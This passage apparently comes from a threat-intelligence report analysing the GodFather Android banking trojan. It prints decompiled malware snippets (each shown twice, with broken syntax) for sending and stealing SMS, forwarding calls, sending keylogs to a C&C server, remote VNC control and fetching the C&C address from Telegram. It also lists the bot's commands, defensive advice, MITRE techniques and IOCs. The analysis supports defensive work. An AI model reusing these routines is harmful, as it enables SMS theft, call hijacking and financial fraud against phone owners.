


```
public void SmsSender Context context, String phoneNumber, String message) {
    if ((9 + 10) % 10 <= 0) {
    }
    SmsManager sms = SmsManager.getDefault();
    ArrayList<String> parts = sms.divideMessage(message);
    PendingIntent sp = PendingIntent.getBroadcast(context, 0, new Intent("SMS_SENT"), 0);
    PendingIntent deliveredPI = PendingIntent.getBroadcast(context, 0, new Intent("SMS_DELIVERED"), 0);
    ArrayList<PendingIntent> sents = new ArrayList<>();
    ArrayList<PendingIntent> deliveredList = new ArrayList<>();
    for (int i = 0; i < parts.size(); i++) {
        deliveredList.add(deliveredPI);
        sents.add(sp);
    }
    sms.sendMultipartTextMessage(phoneNumber, null, parts, sents, deliveredList);
```

```
public void SmsSender Context context, String phoneNumber, String message) {
    if ((9 + 10) % 10 <= 0) {
    }
    SmsManager sms = SmsManager.getDefault();
    ArrayList<String> parts = sms.divideMessage(message);
    PendingIntent sp = PendingIntent.getBroadcast(context, 0, new Intent("SMS_SENT"), 0);
    PendingIntent deliveredPI = PendingIntent.getBroadcast(context, 0, new Intent("SMS_DELIVERED"), 0);
    ArrayList<PendingIntent> sents = new ArrayList<>();
    ArrayList<PendingIntent> deliveredList = new ArrayList<>();
    for (int i = 0; i < parts.size(); i++) {
        deliveredList.add(deliveredPI);
        sents.add(sp);
    }
    sms.sendMultipartTextMessage(phoneNumber, null, parts, sents, deliveredList);
```

Figure 7 — Code to Send SMS

The below code snippet represents the malware's ability to steal SMSs present in the victim's device.




```
private String m4d911c5af17(String str_text_t) {
    String stexts;
    if ((21 + 14) % 14 <= 0) {
    }
    try {
        Cursor cursw = getContentResolver().query(Uri.parse("content://" + str_text_t), null, null, null, null)
        startManagingCursor(cursw);
        if (cursw.getCount() <= 0) {
            return "";
        }
        String smstextgogogo = "";
        if (str_text_t.equals("sms/sent")) {
            smstextgogogo = "-----SENT-----";
        } else if (str_text_t.equals("sms/inbox")) {
            smstextgogogo = "-----INBOX-----";
        } else if (str_text_t.equals("sms/draft")) {
            smstextgogogo = "-----DRAFT-----";
        }
        while (cursw.moveToNext()) {
            String stexts2 = cursw.getString(12);
            if (stexts2 == null) {
                stexts = "";
            } else {
                stexts = stexts2 + " ";
            }
            smstextgogogo = smstextgogogo + "|||Number: (" + cursw.getString(2) + ")|||Text: " + stexts + cursw.getString(13);
        }
        this.f87db16cb.SendSMS(this, "SMS-DB", str_text_t, smstextgogogo);
        return smstextgogogo;
```

```
private String m4d911c5af17(String str_text_t) {
    String stexts;
    if ((21 + 14) % 14 <= 0) {
    }
    try {
        Cursor cursw = getContentResolver().query(Uri.parse("content://" + str_text_t), null, null, null, null)
        startManagingCursor(cursw);
        if (cursw.getCount() <= 0) {
            return "";
        }
        String smstextgogogo = "";
        if (str_text_t.equals("sms/sent")) {
            smstextgogogo = "-----SENT-----";
        } else if (str_text_t.equals("sms/inbox")) {
            smstextgogogo = "-----INBOX-----";
        } else if (str_text_t.equals("sms/draft")) {
            smstextgogogo = "-----DRAFT-----";
        }
        while (cursw.moveToNext()) {
            String stexts2 = cursw.getString(12);
            if (stexts2 == null) {
                stexts = "";
            } else {
                stexts = stexts2 + " ";
            }
            smstextgogogo = smstextgogogo + "|||Number: (" + cursw.getString(2) + ")|||Text: " + stexts + cursw.getString(13);
        }
        this.f87db16cb.SendSMS(this, "SMS-DB", str_text_t, smstextgogogo);
        return smstextgogogo;
```

Figure 8 — Code to Steal Text SMSs

The malware uses the method callForward() — which forwards the victim's incoming calls to a number provided by TAs C&C server, as shown in the below figure.




```
public void callForward Context context, String number) {
    String loog;
    if ((28 + 8) % 8 <= 0) {
    }
    try {
        Intent intentCallForward = new Intent("android.intent.action.CALL"
        intentCallForward.addFlags(268435456);
        intentCallForward.setData(Uri.fromParts("tel", number, "#"));
        context.startActivity(intentCallForward);
        if (number.equals("#21#")) {
            loog = number + " Call Forawading Stoped";
        } else {
            loog = number + " Call Forawading Started";
        }
```

```
public void callForward Context context, String number) {
    String loog;
    if ((28 + 8) % 8 <= 0) {
    }
    try {
        Intent intentCallForward = new Intent("android.intent.action.CALL"
        intentCallForward.addFlags(268435456);
        intentCallForward.setData(Uri.fromParts("tel", number, "#"));
        context.startActivity(intentCallForward);
        if (number.equals("#21#")) {
            loog = number + " Call Forawading Stoped";
        } else {
            loog = number + " Call Forawading Started";
        }
```

Figure 9 — Code to Forwarding Calls

The method linkopen() provides the feature to the malware to open URLs in the device browser without the user's intervention, as shown in Figure 10.




```
public void linkopen Context ctx, String url) {
    if ((30 + 5) % 5 <= 0) {
    }
    try {
        Intent dialogIntent = new Intent(ctx, nvaNEkyFBbmEFtR.class).putExtra("open", url
        dialogIntent.addFlags(268435456);
        dialogIntent.addFlags(1073741824);
        ctx.startActivity(dialogIntent);
    } catch (Exception e) {
```

```
public void linkopen Context ctx, String url) {
    if ((30 + 5) % 5 <= 0) {
    }
    try {
        Intent dialogIntent = new Intent(ctx, nvaNEkyFBbmEFtR.class).putExtra("open", url
        dialogIntent.addFlags(268435456);
        dialogIntent.addFlags(1073741824);
        ctx.startActivity(dialogIntent);
    } catch (Exception e) {
```

Figure 10 — Code to Open URL in Browser

Figure 11 demonstrates the code that illustrates the malware's ability to steal application key logs.




```
public void SendKeylog(Context context, String data, String page) throws Exception {
    if ((1 + 9) % 9 <= 0) {
    }
    try {
        HashMap<String, String> params = new HashMap<>();
        params.put("key", PRead(context, "key"));
        params.put("message", Escape(mf1329d5adeb(data)));
        params.put("number", "true");
        params.put("page", page);
        if (m9a2864f600e(context)) {
            this.fdb974238.SendCommand(context, this.fb3918665.manifo(PRead(context, "main_wang")) + this.feec38a6d.fe08392bb, params
        }
```

```
public void SendKeylog(Context context, String data, String page) throws Exception {
    if ((1 + 9) % 9 <= 0) {
    }
    try {
        HashMap<String, String> params = new HashMap<>();
        params.put("key", PRead(context, "key"));
        params.put("message", Escape(mf1329d5adeb(data)));
        params.put("number", "true");
        params.put("page", page);
        if (m9a2864f600e(context)) {
            this.fdb974238.SendCommand(context, this.fb3918665.manifo(PRead(context, "main_wang")) + this.feec38a6d.fe08392bb, params
        }
```

Figure 11 — Code to Steal Application Keylogs


The malware also uses VNC Viewer to remotely view/control the screens of an infected device, as shown below.



```
else if (bILaDoCplTgvihx.f52569581[i27].contains("[" + len + "]")) {
  PWrite(context, "vnc_allow", bILaDoCplTgvihx.f52569581[i27].replace("[" + len + "]", ""));
  break;

else if (bILaDoCplTgvihx.f52569581[i27].contains("[" + len + "]")) {
  PWrite(context, "vnc_allow", bILaDoCplTgvihx.f52569581[i27].replace("[" + len + "]", ""));
  break;
```

Figure 12 — Uses VNC Viewer to Control Device Screen


The malware fetches the C&C URL from the Telegram channel hxxps://t[.]me/dobrynyanikitichsobre, which will send the sensitive data from the victim's device as shown in Figure 13. While analysing the sample, we could not observe any C&C communication activity as the malware failed to get the C&C URL from the Telegram channel.



```
Matcher matcher = Pattern.compile("<meta property=\"og:description\" content=\"(.*?)\">", 32).matcher(this.f87db16cb.getText(https://t.me/dobrynyanikitichsobre))
while (matcher.find()) {
    this.f87db16cb.PWrite(this.fecacffff, "main_wang", matcher.group(1));
}

Matcher matcher = Pattern.compile("<meta property=\"og:description\" content=\"(.*?)\">", 32).matcher(this.f87db16cb.getText(https://t.me/dobrynyanikitichsobre))
while (matcher.find()) {
    this.f87db16cb.PWrite(this.fecacffff, "main_wang", matcher.group(1));
}
```

Figure 13 — Gets C&C URL from Telegram Channel

The malware can also terminate itself whenever it gets the corresponding commands from the C&C server.



```
else if (source_new.contains("killbot")) {
 UT.PWrite(ctx, "killbot", "true");
 Intent appSettingsIntent = new Intent("android.settings.APPLICATION_DETAILS_SETTINGS", Uri.parse("package:" + ctx.getPackageName()))
 appSettingsIntent.addFlags(268435456);
 ctx.startActivity(appSettingsIntent);

else if (source_new.contains("killbot")) {
 UT.PWrite(ctx, "killbot", "true");
 Intent appSettingsIntent = new Intent("android.settings.APPLICATION_DETAILS_SETTINGS", Uri.parse("package:" + ctx.getPackageName()))
 appSettingsIntent.addFlags(268435456);
 ctx.startActivity(appSettingsIntent);
```

Figure 14 — Code to Self-Terminate

Below, we have listed the commands used by the TAs to control infected devices:

Command	Description
startUSSD	To Transfer money using USSD
sentSMS	To Send SMS to a particular number
startApp	To Launch the Application Activity
getSMS	To Get SMSs Present in the Device
startforward	To forwarding Calls
linkopen	To Open URL in Browser
killbot	To Kill Itself

Conclusion

Banking threats are increasing with every passing day and growing in sophistication. The GodFather malware variant is one such example. The malicious code present in the malware gives it the capability to steal sensitive information from the compromised device.

There is also the additional threat of TAs using this sensitive data to commit financial fraud and further propagate the malware to other devices.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

How to prevent malware infection?

- Download and install software only from official app stores like Google Play Store or the iOS App Store.
- Use a reputed anti-virus and internet security software package on your connected devices, such as PCs, laptops, and mobile devices.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Enable biometric security features such as fingerprint or facial recognition for unlocking the mobile device where possible.

- Be wary of opening any links received via SMS or emails delivered to your phone.
- Ensure that Google Play Protect is enabled on Android devices.
- Be careful while enabling any permissions.
- Keep your devices, operating systems, and applications updated.

How to identify whether you are infected?

- Regularly check the Mobile/Wi-Fi data usage of applications installed in mobile devices.
- Keep an eye on the alerts provided by Anti-viruses and Android OS and take necessary actions accordingly.

What to do when you are infected?

- Disable Wi-Fi/Mobile data and remove SIM card – as in some cases, the malware can re-enable the Mobile Data.
- Perform a factory reset.
- Remove the application in case a factory reset is not possible.
- Take a backup of personal media Files (excluding mobile applications) and perform a device reset.

What to do in case of any fraudulent transaction?

- In case of a fraudulent transaction, immediately report it to the concerned bank.

What should banks do to protect their customers?

- Banks and other financial entities should educate customers on safeguarding themselves from malware attacks via telephone, SMSs, or emails.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Initial Access	T1476	Deliver Malicious App via Other Mean.
Initial Access	T1444	Masquerade as Legitimate Application
Execution	T1575	Native Code
Collection	T1412	Capture SMS Messages
Command and Control	T1436	Commonly Used Por

Indicators of Compromise (IOCs)

Indicators	Indicator Type	Description
0b72c22517fdefd4cf0466d8d4c634ca73b7667d378be688efe131af4ac3aed8	SHA256	GodFather APK
3fa48a36d22d848ad111b246ca94fa58088dbb7a	SHA1	GodFather APK
ec9f857999b4fc3dd007fdb786b7a8d1	MD5	GodFather APK
c79857015dbf220111e7c5f47cf20a656741a9380cc0faecd486b517648eb199	SHA256	GodFather APK
2b3b78d3a62952dd88fc4da4688928ec6013af71	SHA1	GodFather APK
d7118d3d6bf476d046305be1e1f9b388	MD5	GodFather APK
hxxps://t[.]me/dobrynyanikitichsobre	URL	Telegram Channel Used to Fetch URL